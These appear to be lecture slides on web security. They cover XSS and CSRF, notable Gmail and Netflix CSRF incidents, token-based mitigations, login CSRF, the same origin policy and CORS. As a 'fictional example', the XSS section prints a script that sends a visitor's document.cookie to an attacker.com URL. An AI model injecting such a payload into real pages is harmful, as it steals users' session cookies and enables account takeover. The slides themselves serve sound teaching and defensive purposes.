CSRF, revisited

Daniel Jackson

cross site scripting (XSS)

A Fictional Example

on Facebook, attacker posts this on wall:

```
<script>  
window.location = 'http://attacker.com/steal?cookie = ' + document.cookie  
</script>
```

now, when other user displays Facebook page...

- › script sends her cookies to attacker
- › could get server-side private data too!

this is “persistent XSS”

- › simpler form: pass URL with query that puts script in page

cross site request forgery (CSRF)

A Fictional Example

on attacker's site, include hidden call to bank:

```

```

now, when other user loads attacker's page...

- › hidden call transfers her money to the attacker
- › can use all her credentials (session, cookies)

combine with XSS

- › attacker can place call on a trusted site

infamous CSRF attacks

Gmail

- › get contact list (Jan 2007)
- › add mail filters (Sept 2007)

Netflix





- › change name & delivery address (2007)
- › modify movie queue (2009)

<http://ajaxian.com/archives/gmail-csrf-security-flaw>

<http://www.gnucitizen.org/blog/google-gmail-e-mail-hijack-technique/>

<http://appsecnotes.blogspot.com/2009/01/netflix-csrf-revisited.html>

what's going on?

XSS and CSRF are duals

- › XSS: client confuses servers
- › CSRF: server confuses clients

so it's about authentication

- › XSS: of *server*
- › CSRF: of *client*

standard CSRF mitigations

challenge/response

- › CAPTCHA, password reentry
- › inconvenient for client

don't stay logged in!

secret session token

- › add it to all URLs (but token is leaked)
- › put in hidden form field (then only POSTs)
- › “double submit”: token in cookie and form

```
<form action="/transfer.do" method="post">  
<input type="hidden" name="CSRFToken" value="OWY4NmQwODQ2">  
...  
</form>
```

form generated with tokens, as by Rails's `protect_from_forgery`

login CSRF

but what about login?

- › no session yet, so no token!

scenario

- › attacker logs you out of Google
- › and back in using attacker's credentials
- › now attacker gets your search history!

mitigating login CSRF

referrer field

- › request includes referrer URL (in *referer* header)
- › if request has referrer attacker.com, mybank.com rejects it

but sadly

- › referrer doesn't work (privacy, protocol holes)

```
Request URL: http://en.wikipedia.org/wiki/Daniel_Jackson
Request Method: GET
Status Code: 200 OK
▼ Request Headers view source
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_6_8) AppleWebKit/534.51.22 (KHTML, like Gecko) Version/5.1.1 Safari/534.51.22
```

request obtained by clicking on link in a vanity search

same origin policy

what is it?

- › origin = (domain, protocol, port)
- › suppose load page from P, make request to Q
- › request is blocked if origins of P and Q do not match

JSONP: a workaround for mashups etc

- › SOP allows GET of scripts from other domains (eg, JQuery CDN)
- › to read cross-domain data, get a script of form *callback(data)*
- › the callback is called “padding”

so what does SOP achieve?

- › stops reading of personal data by a rogue site
- › but doesn't prevent POST, hence can't stop CSRF
- › also, API-specific (JavaScript, Flash, Acrobat), so loopholes

origin header proposal

idea: add a new origin header

- › browser tracks origin of request, server checks it

address privacy issues of referrer

- › only scheme, host, port: no query strings or full path
- › missing header (old browser) \neq null value (hidden)

cross-origin request sharing (CORS)

- › browser will also block cross-origin requests, using SOP
- › CORS lets server tell browser that some origins are OK
